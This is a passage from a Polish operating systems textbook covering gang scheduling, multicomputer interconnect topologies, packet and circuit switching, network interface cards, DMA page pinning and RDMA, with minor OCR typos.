Przykładowo serwer WWW może uruchomić równolegle 5, 10, 20 lub dowolną inną liczbę wątków. Jeśli w danym momencie ma 10 wątków, a nagle występuje większe zapotrzebowanie na procesory, serwer może mu przekazać polecenie, by zmniejszył liczbę wątków do 5. Mechanizm ten umożliwia dynamiczne różnicowanie rozmiarów partycji. Dzięki temu można rozkładać bieżące obciążenie lepiej niż w przypadku systemu statycznego.


Szeregowanie zespołów

Oczywistą zaletą współdzielenia przestrzeni jest eliminacja wieloprogramowości. Likwiduje to koszty obliczeniowe związane z przełączaniem kontekstu. Jednak istnieje również oczywista wada: stracony czas, kiedy procesor się zablokuje i nie będzie miał nic do zrobienia, aż na nowo stanie się dostępny. W związku z tym zaczęto poszukiwać algorytmów, które podejmowałyby próbę szeregowania zarówno w czasie, jak i przestrzeni. Mialo to szczególne znaczenie zwłaszcza dla wątków tworzących wiele wątków, które musiały się ze sobą komunikować.

Aby zdać sobie sprawę z rodzaju problemów występujących podczas niezależnego szeregowania wątków procesu, rozważmy system z wątkami A_0 i A_1 należącymi do procesu A oraz wątkami B_0 i B_1 należącymi do procesu B . Wątki A_0 i B_0 współdzielą czas na procesorze 0; wątki A_1 i B_1 współdzielą czas na procesorze 1, natomiast wątki A_0 i A_1 muszą się często komunikować. Wzorzec komunikacji jest taki, że wątek A_0 wysyła wątkowi A_1 komunikat. Następnie wątek A_1 odsyła odpowiedź do wątku A_0 , po czym następuje kolejna taka sekwencja. Taka sytuacja po-wszechnie występuje w układzie klient-serwer. Założymy, że szczególnie najpierw rozpoczęły działanie wątki A_0 i B_1 , tak jak pokazano na rysunku 8.14.

W przedziale czasu 0 wątek A_0 przesyła wątkowi A_1 żądanie, ale wątek A_1 nie otrzymuje go, dopóki działa w przedziale 1 rozpoczynającym się w chwili 100 ms. Wątek A_1 wysyła odpowiedź natychmiast, ale wątek A_0 nie otrzymuje odpowiedzi, zanim nie zacznie znów działać, co następuje w chwili 200 ms. Nie jest to zbyt wysoka wydajność.

Rozwiązaniem tego problemu jest *szeregowanie zespołów* (ang. *gang scheduling*), które wywodzi się z *szeregowania równoległego* (ang. *co-scheduling*) [Ousterhout, 1982]. Szeregowanie zespołów składa się z trzech części:



Rysunek 8.14. Komunikacja pomiędzy dwoma wątkami należącymi do wątku A działającym w przeciwfazie

1. Grupy powiązanych ze sobą wątków są szeregowane jako jedna jednostka — zespół.
2. Wszyscy członkowie zespołu wykonują się równocześnie na różnych procesorach z podziałem czasu.
3. Wszyscy członkowie zespołu równocześnie rozpoczynają swoje czasy rozpoczęcia i zakończenia przedziału czasowego.

Sztuczka, dzięki której szeregowanie zespołów działa, polega na synchronicznym szeregowaniu wszystkich procesorów. Oznacza to, że czas jest podzielony na dyskretne kwanty, tak jak w sytuacji pokazanej na rysunku 8.14. Na początku każdego nowego kwantu *wszystkie* procesory są przydzielane na nowo, a na każdym z nich jest uruchamiany nowy wątek. Na początku następnego kwantu zachodzi inne zdarzenie związane z szeregowaniem. Pomiędzy kwantami nie zachodzi szeregowanie. Jeśli jakiś wątek się zablokuje, jego procesor jest bezczynny aż do końca kwantu.

Przykład działania szeregowania zespołów pokazano na rysunku 8.15. W pokazanej sytuacji mamy system wieloprocesorowy z sześcioma procesorami od A do E — co razem daje 24 wątki w gotowości. Podczas przedziału czasowego nr 0, program szeregujący wybiera i uruchamia wątki od A_0 do A_6 . Podczas przedziału czasowego 1 program szeregujący planuje działanie i uruchamia wątki B_0, B_1, B_2, C_0, C_1 , i C_2 . Podczas przedziału czasowego nr 2 działa pięć wątków D oraz wątek E_0 . Pozostałe sześć wątków należących do wątku E działa w przedziale czasowym 3. Następnie cykl się powtarza. Przedział 4 jest taki sam jak przedział 0 itd.

		Procesor					
		0	1	2	3	4	5
Przedział czasu	0	A_0	A_1	A_2	A_3	A_4	A_5
	1	B_0	B_1	B_2	C_0	C_1	C_2
	2	D_0	D_1	D_2	D_3	D_4	E_0
	3	E_1	E_2	E_3	E_4	E_5	E_6
	4	A_0	A_1	A_2	A_3	A_4	A_5
	5	B_0	B_1	B_2	C_0	C_1	C_2
	6	D_0	D_1	D_2	D_3	D_4	E_0
	7	E_1	E_2	E_3	E_4	E_5	E_6

Rysunek 8.15. Szeregowanie zespołów

Idea szeregowania zespołów polega na uruchamianiu wszystkich wątków danego wątku w jednej grupie. Dzięki temu, jeśli jeden z nich wyśle żądanie do innego, komunikat zostanie

odebranej niemal natychmiast i niemal natychmiast będzie udzielona odpowiedź. Ponieważ w sytuacji z rysunku 8.15 wszystkie wątki A działają razem, w ciągu jednego kwantu mogą one wysłać i odebrać bardzo dużo komunikatów. W ten sposób można wyeliminować problem z rysunku 8.14.

8.2. WIELOKOMPUTERY

Systemy wieloprocesorowe są popularne i atrakcyjne dlatego, że oferują prosty model komunikacji: wszystkie procesory współużytkują tę samą pamięć. Procesy mogą zapisywać komunikaty do pamięci, następnie one mogą być czytane przez pozostałe procesy. Synchronizację można zrealizować za pomocą muteksów, semaforów oraz innych dobrze ugruntowanych technik. Łyżką dziegciu w beczce miodu jest jednak to, że duże systemy wieloprocesorowe są trudne do stworzenia, a przez to drogie. Systemy bardzo duże zaś są niemożliwe do zbudowania, za żadną cenę. Zatem jeśli chcemy skalować do dużej liczby procesorów, potrzebne jest coś innego.

W celu obejścia tych problemów przeprowadzono wiele badań nad *wielokomputerami* —ściśle powiązanymi procesorami, które nie współużytkują pamięci. Każdy z nich jest wyposażony we własną pamięć, co pokazano na rysunku 8.1(b). Systemy te są również znane pod różnymi innymi nazwami — np. jako *komputery klastrowe* oraz *COWS*¹(od ang. *Clusters of Workstations*). Usługi przetwarzania w chmurze zawsze bazują na wielokomputerach, ponieważ takie systemy muszą być duże.

Wielokomputery są łatwe do budowania, ponieważ podstawowym komponentem jest po prostu określony system PC z dodatkiem wysokowydajnej karty interfejsu sieciowego. Oczywiście sekret wysokiej wydajności leży w inteligentnym zaprojektowaniu sieci połączeń oraz karty interfejsu. Problem ten jest analogiczny do tworzenia współdzielonej pamięci w systemach wieloprocesorowych (np. takich, jakie pokazano na rysunku 8.1(b)). Celem jest jednak przesyłanie komunikatów w skali mikrosekund, a nie dostęp do pamięci w czasie rzędu nanosekund. Jest to zatem prostsze, tańsze i łatwiejsze do uzyskania.

W poniższych punktach najpierw zwięzłe omówimy sprzęt wielokomputerów, zwłaszcza sprzętową część wewnętrznej sieci połączeń. Następnie zajmiemy się oprogramowaniem. Zacznijmy od niskopoziomowego oprogramowania komunikacyjnego, po czym przejdziemy do wysokopoziomowego oprogramowania komunikacyjnego. Opiszemy również sposoby realizacji współdzielonej pamięci w systemach, które jej nie posiadają. Na końcu omówimy zagadnienia związane z szeregowaniem i równoważeniem obciążenia.

8.2.1. Sprzęt wielokomputerów


Podstawowy węzeł wielokomputera składa się z procesora, pamięci, karty sieciowej i czasami dysku twardego. Węzeł może być umieszczony w standardowej obudowie komputera PC, ale prawie zawsze bez karty graficznej, monitora, klawiatury i myszy. Czasami taką konfigurację nazywa się *bezobsługową stacją roboczą* (ang. *headless workstation* — dosł. stacja robocza bez głowy) — bo nie ma przed nią użytkownika. Zgodnie z tą logiką stacja robocza z użytkownikiem powinna być nazywana „stacją roboczą z głową”, ale jakiegoś powodu tak nie jest. W niektórych przypadkach komputer PC zamiast pojedynczego procesora zawiera dwudrożną lub czterodrożną płytę wieloprocesorową, ewentualnie wyposażoną w dwu-, cztero- lub ośmiodzielnowy procesor.

¹ W języku angielskim słowo „cows” oznacza „krowy” — *przyp. tłum.*

Dla uproszczenia założymy jednak, że każdy węzeł posiada pojedynczy procesor. Często wielokomputer tworzy kilkaset, a nawet kilka tysięcy węzłów połączonych ze sobą. Poniżej opowiem krótko, w jaki sposób ten sprzęt jest zorganizowany.

Technologia wewnętrznych połączeń

Każdy węzeł jest wyposażony w kartę interfejsu sieciowego z wychodzącym kablem lub dwoma kablami (albo światłowodami). Kable te łączą się z innymi węzłami lub przełącznikami. W małym systemie może występować jeden przełącznik, do którego są podłączone wszystkie węzły w topologii gwiazdy — tak jak na rysunku 8.16(a). Taką topologię wykorzystuje się w nowoczesnych sieciach Ethernet bazujących na przełącznikach.



Rysunek 8.16. Różne topologie wewnętrznych połączeń: (a) pojedynczy przełącznik; (b) pierścień; (c) siatka; (d) podwójny torus; (e) sześcian; (f) czterowymiarowy hipersześcian

W rozwiązywaniu alternatywnym do projektu z pojedynczym przełącznikiem węzły mogą tworzyć pierścień z dwoma przewodami wychodzącymi z karty sieciowej — jednym prowadzącym do węzła po lewej i drugim, który prowadzi do węzła po prawej, tak jak pokazano na rysunku 8.16(b). W tej topologii nie są potrzebne przełączniki i na rysunku ich nie widać.


Siatka (ang. *grid* lub *mesh*) z rysunku 8.16(c) to projekt dwuwymiarowy używany w wielu systemach komercyjnych. Jest bardzo regularny i łatwo się skaluje do większych rozmiarów. Charakteryzuje się średnicą — najdłuższą ścieżką pomiędzy dowolnymi dwoma węzłami, która zwiększa się proporcjonalnie do pierwiastka kwadratowego z liczby węzłów. Wariantem układu siatki jest *podwójny torus* z rysunku 8.16(d), który jest siatką z połączonymi krawędziami. Nie tylko jest to układ bardziej odporny na awarie niż siatka, ale także ma mniejszą średnicę, ponieważ przeciwległe narożniki mogą komunikować się tylko w dwóch przeskokach.

Sześcian z rysunku 8.16(e) to regularna, trójwymiarowa topologia. Powyżej pokazaliśmy sześcian $2 \times 2 \times 2$, ale w najbardziej ogólnym przypadku może to być sześcian $k \times k \times k$. Na rysunku 8.16(f) pokazano czterowymiarowy sześcian zbudowany z dwóch trójwymiarowych sześcianów, w których połączono odpowiednie węzły. Poprzez sklonowanie struktury z rysunku 8.16(f)

i połączenie ze sobą odpowiadających sobie węzłów, tak by tworzyły blok czterech sześciianów, można by utworzyć sześciian pięciowymiarowy. Aby przejść do sześciu wymiarów, można by replikować blok czterech sześciianów poprzez połączenie odpowiednich węzłów itd. Stworzony w ten sposób n -wymiarowy sześciian nazywa się *hipersześcianem* (ang. *hypercube*).

Taką topologię stosuje wiele komputerów równoległych, ponieważ wraz ze zwiększeniem wymiarów liniowo rośnie średnica. Mówiąc inaczej, średnica jest logarymem o podstawie 2 z liczby węzłów. Tak więc np. 10-wymiarowy hipersześcian ma 1024 węzły, ale jego średnica jest równa tylko 10, dzięki czemu taki układ charakteryzuje się niskimi opóźnieniami. Dla odróżnienia warto zwrócić uwagę, że siatka 32×32 ma średnicę 62 — ponad sześciokrotnie niższą od hipersześcianu. Ceną, jaką trzeba zapłacić za mniejszą średnicę, jest znacznie większa obciążalność, a tym samym liczba połączeń (i koszty).

W wielokomputerach stosuje się dwa mechanizmy przełączania. W pierwszym każdy komunikat musi być najpierw rozbitы (przez oprogramowanie użytkownika lub interfejs sieciowy) na fragmenty o pewnych maksymalnych rozmiarach, zwane *pakietami*. Schemat przełączania, nazywany *przełączaniem pakietów typu przechowaj i przeslij* (ang. *store-and-forward packet switching*), obejmuje „wstrzygnięcie” pakietu do pierwszego przełącznika przez kartę interfejsu sieciowego węzła źródłowego, tak jak pokazano na rysunku 8.17(a). Bity napływają pojedynczo, a kiedy do bufora wejściowego nadjejdzie cały pakiet, jest on kopowany do kolejki prowadzącej do następnego przełącznika w ścieżce, co pokazano na rysunku 8.17(b). Kiedy pakiet dotrze do przełącznika podłączonego do węzła docelowego — widać to na rysunku 8.17(c) — jest kopowany do interfejsu sieciowego tego węzła i ostatecznie do jego pamięci RAM.



Rysunek 8.17. Przełączanie pakietów typu przechowaj i przeslij


O ile technika przełączania pakietów typu przechowaj i przeslij jest elastyczna i efektywna, o tyle charakteryzuje się problemem polegającym na zwiększonym opóźnieniu wewnętrznej sieci. Założymy, że czas przesyłania pakietu o jeden przeskok na rysunku 8.17 wynosi T ns. Ponieważ przejście od procesora 1 do procesora 2 wymaga czterech operacji kopiowania (do węzła A, do węzła C, do węzła D i do docelowego procesora), a operacja kopiowania nie może się rozpocząć, jeśli nie zakończy się poprzednia, to opóźnienie w wewnętrznej sieci wynosi 4T. Jednym ze sposobów poradzenia sobie z tą sytuacją jest zaprojektowanie sieci, w której pakiety muszą być logicznie podzielone na mniejsze jednostki. Natychmiast po tym, kiedy pierwsza jednostka dotrze do węzła, może ona zostać przekazana — jeszcze zanim nadjejdzie ogon pakietu. Jednostką w szczególnym przypadku może być nawet 1 bit.

Inny mechanizm przełączania — *przełączanie obwodów* — polega na tym, że najpierw pierwszy przełącznik ustanawia ścieżkę poprzez wszystkie przełączniki do przełącznika docelowego. Po skonfigurowaniu tej ścieżki bity są nieprzerwanie pompowane z węzła źródłowego do docelowego, tak szybko, jak to możliwe. Na pośrednich przełącznikach nie występuje buforowanie. Przełączanie obwodów wymaga fazy konfiguracji, która zajmuje pewien czasu, ale później mechanizm działa szybciej. Po przesłaniu pakietu trzeba ponownie zniszczyć ścieżkę. Istnieje odmiana przełączania pakietów — *routing kanalikowy* (ang. *wormhole routing*). Przy tej technice każdy pakiet jest dzielony na podpakietы. Rozpoczęcie przesyłania pierwszego podpakietu może nastąpić, zanim zostanie stworzona pełna ścieżka.

Interfejsy sieciowe

Wszystkie węzły w wielokomputerach są wyposażone w kartę rozszerzeń umożliwiającą połączenie węzła do sieci wewnętrznej utrzymującej wielokomputer w całości. Konstrukcja takich kart oraz sposób ich połączenia z głównym procesorem i pamięcią RAM mają znaczące implikacje dla systemu operacyjnego. Poniżej zwięzłe przeanalizujemy niektóre z tych problemów. Częściowo materiał ten bazuje na publikacji [Bhoedjang, 2000].

Niemal we wszystkich wielokomputerach karta interfejsu zawiera znaczącą ilość pamięci RAM przeznaczonej na przechowywanie pakietów wchodzących i wychodzących. Zazwyczaj pakiet wyjściowy musi zostać skopiowany do pamięci RAM karty sieciowej, zanim zostanie przesłany do pierwszego przełącznika. Powodem takiego projektu jest to, że wiele sieci wewnętrznych ma charakter synchroniczny, zatem kiedy transmisja pakietu się rozpoczęte, transmisja bitów musi być kontynuowana w stałym tempie. Jeśli pakiet znajduje się w głównej pamięci, nie można zagwarantować tego ciągłego przepływu do sieci, z uwagi na inny ruch na magistrali pamięci. Użycie dedykowanej pamięci RAM na karcie interfejsu eliminuje ten problem. Omawiany projekt pokazano na rysunku 8.18.



Rysunek 8.18. Umiejscowienie kart interfejsów sieciowych w wielokomputerach

Ten sam problem występuje w przypadku pakietów przychodzących. Bity napływają z sieci w stałym tempie, które niekiedy jest bardzo duże. Jeśli karta interfejsu sieciowego nie jest w stanie zapisywać ich w czasie rzeczywistym — tak jak napływają — może dojść do utraty danych. W tym przypadku próba transmisji poprzez magistralę systemową (np. magistralę PCI) do głównej pamięci RAM okazuje się zbyt ryzykowna. Ponieważ karta sieciowa jest zwykle podłączona do magistrali PCI, jest to jedyne połączenie, jakie ma ona z główną pamięcią RAM. W związku

z tym rywalizacja o tę magistralę z dyskiem oraz innymi urządzeniami wejścia-wyjścia staje się nieunikniona. Bezpieczniej jest zapisać wchodzące pakiety do prywatnej pamięci RAM karty interfejsu, a później skopiować je do głównej pamięci RAM.

Karta interfejsu może mieć na płycie jeden lub kilka kanałów DMA oraz kompletny procesor (lub nawet wiele procesorów). Poprzez żądanie transferu bloków na magistrali systemowej kanały DMA mogą kopować pakiety pomiędzy kartą interfejsu a główną pamięcią RAM z dużymi szybkościami. Dzięki temu jest możliwy transfer kilku słów bez konieczności osobnego żądania magistrali dla każdego słowa z osobna. Jest to jednak dokładnie taki rodzaj transferu blokowego, który wiąże magistralę systemową na wiele cykli magistrali. W związku z tym konieczna staje się instalacja pamięci RAM na karcie interfejsu.

Wiele kart interfejsu jest wyposażonych w kompletny procesor, często występujący razem z jednym lub kilkoma kanałami DMA. Określa się je terminem *procesory sieci*. W ostatnich latach ich możliwości są coraz większe [El Ferkouss et al., 2011]. Z tego projektu wynika, że główny procesor może przydzielić pewną część pracy karcie sieciowej. Może to być np. obsługa niezawodnej transmisji (jeśli wykorzystywany sprzęt pozwala na gubienie pakietów), transmisja w trybie multicast (przesyłanie pakietów do więcej niż jednego adresata), kompresja (dekompresja), szyfrowanie (odszyfrowywanie), a także obsługa zabezpieczeń w systemach z wieloma procesarami.

Wykorzystywanie dwóch procesorów oznacza jednak konieczność synchronizacji w celu uniknięcia sytuacji wyścigu prowadzącego do dodatkowych kosztów i zwiększenia pracy dla systemu operacyjnego.

Kopiowanie danych pomiędzy warstwami jest bezpieczne, ale nie zawsze skuteczne. Przykładowo przeglądarka żądająca danych ze zdalnego serwera WWW spowoduje utworzenie żądania w przestrzeni adresowej przeglądarki. Żądanie to zostanie następnie skopiowane do jądra, gdzie będzie mogło być obsłużone przez stos TCP/IP. Następnie dane są kopowane do pamięci interfejsu sieciowego. Na drugim końcu połączenia odbywa się odwrotny proces: dane są kopowane z karty sieciowej do bufora jądra, a następnie z bufora jądra na serwer WWW. Operacji kopiowania jest niestety sporo. Każda wprowadza dodatkowy narzut. Nie chodzi o samo kopiowanie, ale również o presję na pamięć podręczną, bufor TLB itp. W rezultacie przy takich połączeniach występują duże opóźnienia.

W następnym punkcie omówimy techniki zmniejszania obciążień związanych z kopiowaniem, zaneczyszczaniem pamięci podręcznej i przełączaniem kontekstu.

8.2.2. Niskopoziomowe oprogramowanie komunikacyjne

Wrogiem komunikacji o wysokiej wydajności w systemach wielokomputerowych jest nadmierne kopiowanie pakietów. W najlepszym przypadku zachodzi jedna operacja kopiowania z pamięci RAM na kartę interfejsu węzła źródłowego, jedna operacja kopiowania z karty interfejsu źródłowego na kartę interfejsu docelowego (jeśli w kanale komunikacyjnym nie ma przechowywania z przekazywaniem) oraz jedna operacja kopiowania z karty interfejsu docelowego do pamięci RAM systemu docelowego. Razem muszą wystąpić co najmniej trzy kopowania. W wielu systemach jest jednak nawet gorzej. Zwłaszcza gdy karta interfejsu jest odwzorowana w wirtualnej przestrzeni adresowej jądra, a nie wirtualnej przestrzeni adresowej użytkownika, proces użytkownika może przesyłać pakiety wyłącznie poprzez wywołanie systemowe, które wykonuje rozkaz pułapki do jądra. Jądra czasami są zmuszone do kopiowania pakietów do swojej własnej pamięci, zarówno na wyjściu, jak i na wejściu — np. w celu uniknięcia błędów chybienia stron w czasie

transmisji danych przez sieć. Poza tym, odbierające jądro prawdopodobnie nie będzie wiedziało, gdzie umieszczać wchodzące pakiety, dopóki nie uzyska szansy na ich przeanalizowanie. Pięć kroków kopiowania, o których mowa, zilustrowano na rysunku 8.18.

Jeśli kopiowanie do pamięci RAM i z pamięci RAM jest wąskim gardłem, to dodatkowe operacje kopiowania do jądra i z jądra mogą spowodować podwojenie opóźnień i spowodować obciążenie przepustowości do połowy. W celu uniknięcia tego obniżenia wydajności wiele systemów wielokomputerowych odwzorowuje kartę interfejsu bezpośrednio do przestrzeni użytkownika i umożliwia procesowi użytkownika bezpośrednie umieszczenie pakietów w pamięci karty — bez udziału jądra. Chociaż takie podejście zdecydowanie poprawia wydajność, wprowadza dwa problemy.

Po pierwsze, co się stanie, jeśli w węźle działa kilka procesów, które w celu wysłania pakietu potrzebują dostępu do sieci? Który z nich otrzyma kartę interfejsu w swojej przestrzeni adresowej? Wykorzystanie wywołania systemowego, które będzie odwzorowywało kartę z wirtualnej przestrzeni adresowej i do wirtualnej przestrzeni adresowej, jest kosztowne, ale jeśli jeden proces uzyska kartę, to jak inne będą wysyłać pakiety? A co się stanie, jeśli karta zostanie odwzorowana do wirtualnej przestrzeni adresowej procesu *A*, a pakiet, który do niej dotrze, jest przeznaczony dla procesu *B*, zwłaszcza gdy procesy *A* i *B* mają różnych właścicieli, z których żaden nie ma ochoty poświęcać się, by pomóc drugiemu?

Jednym z rozwiązań jest odwzorowanie karty interfejsu do wszystkich procesów, które jej potrzebują. Wtedy jednak jest potrzebny mechanizm unikania sytuacji wyścigu. Jeśli np. proces *A* zażąda bufora na karcie interfejsu, a następnie z powodu podziału czasu zacznie działać proces *B* i zażąda tego samego bufora, dojdzie do katastrofy. Potrzebny jest jakiś mechanizm synchronizacji, ale takie mechanizmy jak mutexy działają tylko wtedy, gdy procesy ze sobą współpracują. W środowisku z podziałem czasu, gdy jest wielu użytkowników i wszyscy się śpieszą z wykonaniem swojej pracy, jeden użytkownik może zablokować mutex powiązany z kartą interfejsu i nigdy go nie zwolnić. Konkluzja w tym przypadku jest taka, że o ile nie zostaną przedsięwzięte specjalne środki ostrożności (np. do przestrzeni adresowych różnych procesów będzie odwzorowywana inna część pamięci RAM karty interfejsu), odwzorowanie karty interfejsu do przestrzeni użytkownika zadziała dobrze tylko wtedy, kiedy na każdym węźle będzie działać tylko jeden proces użytkownika.

Drugi problem polega na tym, że jądro samo może potrzebować dostępu do sieci wewnętrznej — np. w celu skorzystania z systemu plików na zdalnym węźle. Zmuszanie jądra do tego, by współdzieliło kartę interfejsu z innymi użytkownikami, nie jest dobrym pomysłem, nawet na zasadach podziału czasu. Przypuśćmy, że w czasie gdy karta była odwzorowana do przestrzeni użytkownika, dotarł pakiet jądra. Albo przypuśćmy, że proces użytkownika wysyła pakiet do zdalnego komputera, udając jądro. Wniosek jest taki, że najprostszym rozwiązaniem okazuje się zastosowanie dwóch kart interfejsu sieciowego — jeden odwzorowany do przestrzeni użytkownika do obsługi ruchu aplikacji i drugi odwzorowany do przestrzeni jądra na użytek systemu operacyjnego. Wiele systemów wielokomputerowych działa dokładnie w ten sposób.

Z drugiej strony nowsze interfejsy sieciowe często zawierają wiele kolejek (ang. *multiqueue*), co oznacza, że są one wyposażone w więcej niż jeden bufor do wydajnej obsługi wielu użytkowników. Przykładowo karty sieciowe serii Intel I350 mają 8 kolejek wysyłki i 8 kolejek odbiorczych. Pozwalają na tworzenie wielu wirtualnych portów. Co więcej, obsługują tzw. *powinowactwo do rdzenia* (ang. *core affinity*). W szczególności zawierają własną logikę haszowania, pozwalającą na kierowanie każdego pakietu do odpowiedniego procesu. Ponieważ przetwarzanie wszystkich segmentów odbywa się w tym samym strumieniu protokołu TCP i na tym samym procesorze, karty mogą używać logiki haszowania do generowania skrótów pól przepływu TCP (zawierających

adresy IP i numery portów TCP) i dodać wszystkie segmenty z taką samą wartością skrótu do tej samej kolejki, która jest obsługiwana przez konkretny rdzeń. Jest to również pozyteczne dla wirtualizacji, ponieważ pozwala na przydzielenie odrębnej kolejki do każdej maszyny wirtualnej.

Komunikacja węzła z interfejsem sieciowym

Innym problemem jest sposób przekazywania pakietów do karty interfejsu. Najszybszy sposób polega na skorzystaniu z układu DMA na karcie w celu skopiowania ich z pamięci RAM. Problem z tym podejściem polega na tym, że układ DMA używa adresów fizycznych, a nie wirtualnych i działa niezależnie od procesora (chyba że istnieje jednostka MMU wejścia-wyjścia). Przede wszystkim — chociaż proces użytkownika zna adres wirtualny każdego pakietu, który ma być wysłany — z reguły nie zna adresu fizycznego. Korzystanie z wywołania systemowego w celu wykonania odwzorowania adresu wirtualnego na fizyczny jest niepożądane, ponieważ sens umieszczenia karty interfejsu w przestrzeni użytkownika polega przede wszystkim na uniknięciu konieczności wykonywania wywołania systemowego dla każdego pakietu, który ma zostać wysłany.

Ponadto jeśli system operacyjny zdecyduje się na zastąpienie strony, podczas gdy układ DMA kopiuje z niej pakiet, to przesyłane dane będą nieprawidłowe. Co gorsza, jeśli system operacyjny zastąpi stronę, podczas gdy układ DMA kopiuje do niej wchodzący pakiet, to nie tylko wchodzący pakiet zostanie utracony, ale także dojdzie do zniszczenia strony niewinnej pamięci. Jest bardzo prawdopodobne, że za jakiś czas spowoduje to katastrofalne skutki.

Tych problemów można uniknąć poprzez zdefiniowanie wywołań systemowych do przypinania i odpinania stron z pamięci i oznaczania ich jako czasowo niezdolnych do stronicowania. Trzeba jednak pamiętać, że wykonywanie wywołania systemowego w celu przypięcia strony zawierającej każdy wchodzący pakiet, a następnie wykonywanie kolejnego wywołania w celu jej odpięcia jest kosztowne. Jeśli pakiety są małe, np. mają 64 bajty lub mniej, to koszty przypinania i odpinania okazują się tak duże, że nie opłaca się ich ponosić. W przypadku większych pakietów, np. 1 kB lub więcej, koszty te mogą być akceptowalne. W przypadku rozmiarów pośrednich wszystko zależy od szczegółów rozwiązań sprzętowych. Oprócz spadku wydajności przypinanie i odpinanie stron zwiększa złożoność oprogramowania.

Zdalny bezpośredni dostęp do pamięci

W niektórych dziedzinach duże opóźnienia w sieci są po prostu nie do przyjęcia, np. w przypadku niektórych aplikacji w wysokiej jakości obliczeniach czas przetwarzania w dużym stopniu zależy od opóźnień w sieci. Podobnie handel papierami wartościowymi polega na wykorzystaniu komputerów do wykonywania transakcji (zakupu i sprzedaży akcji) z bardzo dużą częstotliwością — liczy się każda mikrosekunda. Niezależnie od tego, czy uznamy za roztropne zlecenie komputerowi operacji wartej miliony dolarów w ciągu kilku milisekund, jeśli prawie we wszystkich programach można znaleźć błędy, powstaje ciekawy problem podobny do problemu pięciu filozofów — trzeba się upewnić, czy „nie są zajęci podnoszeniem swoich widelców”. W tej książce nie będziemy jednak zajmować się rozwiązaniem tego problemu. Chodzi o to, że jeśli uda się zmniejszyć opóźnienia, to z pewnością zdobędziemy uznanie szefa.

W takich scenariuszach warto ograniczyć liczbę operacji kopiowania. Z tego powodu niektóre interfejsy sieciowe obsługują **RDMA** (od ang. *Remote Direct Memory Access* — dosł. zdalny bezpośredni dostęp do pamięci) — technikę, która pozwala jednej maszynie na wykorzystywanie bez-

pośredniego dostępu do pamięci innego komputera. RDMA nie korzysta z funkcji żadnego z systemów operacyjnych. Dane są bezpośrednio pobierane z pamięci aplikacji albo do niej zapisywane.

To brzmi świetnie, ale technika RDMA nie jest pozbawiona wad. Podobnie jak w przypadku zwykłego kanału DMA, system operacyjny w węzłach komunikacji musi „przypiąć” strony biorące udział w wymianie danych. Ponadto samo wprowadzenie danych do pamięci komputera zdalnego nie zmniejszy znacząco opóźnienia, jeśli program po drugiej stronie nie będzie tego świadomy. W technologii RDMA nie ma automatycznych powiadomień. Zamiast tego popularnym rozwiązaniem jest odpytywanie przez odbiorcę o bajt w pamięci. Po zakończeniu transferu nadawca modyfikuje bajt w celu poinformowania odbiorcy o istnieniu nowych danych. Chociaż to rozwiązanie się sprawdza, nie jest idealne i wiąże się z marnotrawstwem cykli procesora.

